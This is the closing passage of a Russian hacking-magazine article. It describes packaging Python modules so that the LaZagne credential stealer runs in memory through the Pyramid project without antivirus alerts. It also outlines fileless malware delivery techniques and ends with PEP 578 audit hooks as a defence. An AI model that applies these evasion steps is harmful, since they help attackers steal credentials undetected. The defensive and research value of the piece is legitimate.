
Запустив скрипт с указанием пути до каждого пакуемого модуля, ты получишь в текущей директории все зипы, необходимые для запуска лутера.
Code:

```
$ ./fix_imports.py future-0.18.2/src/future
$ ./fix_imports.py pyasn1/pyasn1
$ ./fix_imports.py rsa-4.9/rsa/
$ ./fix_imports.py asn1crypto/asn1crypto
$ ./fix_imports.py unicrypto/unicrypto
$ ./fix_imports.py minidump/minidump
$ ./fix_imports.py minikerberos/minikerberos
$ ./fix_imports.py pypykatz/pypykatz
$ ./fix_imports.py LaZagne/Windows/lazagne
```



Конечно, это не все манипуляции, которые мне пришлось проделать с исходниками LaZagne, чтобы она корректно запустилась на Python 3, но это уже аспекты, специфичные для каждого модуля. Конечный результат работы можно наблюдать в репозитории автора Pyramid.

Как итог имеем страшный сон оперативника SOC наяву — возможность запустить LaZagne без алертов от AV!



ВЫВОДЫ

Сегодня мы рассмотрели очень перспективный, на мой взгляд, способ бесфайловой доставки и исполнения малварного кода из слепой зоны AV или EDR — «ванильного» интерпретатора Python. Те примеры, которые мы разобрали, — всего лишь верхушка айсберга: например, в C2-фреймворке Pupy автор вообще использует пересобранный интерпретатор, который загружается из памяти по принципу Reflective DLL и ко всему прочему умеет использовать расширения .pyc и .pyd без их записи на диск.

Другой пример — агент Medusa C2-фреймворка Mythic, способный удаленно импортировать из памяти требуемые зависимости Python по команде оператора.

Чтобы улучшить Pyramid, можно было бы написать вспомогательные функции для импорта зависимостей из единого зашифрованного архива, который можно положить на диск рядом с интерпретатором — это будет полезно, когда атакующий не может дернуть зипы по HTTP. Оставлю это в качестве домашнего задания для читателя.

И напоследок о том, как защититься от всего этого змеиного беспредела: есть такая концепци,я как **Python Runtime Audit Hooks**, предложенная в PEP 578. В ее рамках разработчикам, администраторам и самому защитному ПО интерпретатор предоставляет интерфейсы, чтобы отслеживать все то непонятное и заведомо опасное,

что происходит под его крылом (например, что передается функциям compile, exec, eval, import). И это даже помогло бы защититься от логики импорта модулей, реализованной в Pyramid.

API Function	Event Name	Arguments	Rationale
`PySys_AddAuditHook`	`sys.addaudithook`		Detect when new audit hooks are being added.
`PyFile_SetOpenCodeHook`	`cpython.PyFile_SetOpenCodeHook`		Detects any attempt to set the `open_code` hook.
`compile`, `exec`, `eval`, `PyAst_CompileString`, `PyAST_obj2mod`	`compile`	`(code, filename_or_none)`	Detect dynamic code compilation, where `code` could be a string or AST. Note that this will be called for regular imports of source code, including those that were opened with `open_code`.
`exec`, `eval`, `run_mod`	`exec`	`(code_object,)`	Detect dynamic execution of code objects. This only occurs for explicit calls, and is not raised for normal function invocation.
`import`	`import`	`(module, filename, sys.path, sys.meta_path, sys.path_hooks)`	Detect when modules are imported. This is raised before the module name is resolved to a file. All arguments other than the module name may be `None` if they are not used or available.

Но, как обычно водится, это сложно, скучно, ~~никому не интересно~~ и на данный момент практически нигде не используется (хотя @SkelSec уже расстроился). Несмотря на это, уже есть пробные инструменты для регистрации ивентов, поступающих от защитных хуков, в Windows Event Log (и не только), но это уже совсем другая история.

Автор snovvcrash
xakep.ru
Last edited: Thursday at 4:42 PM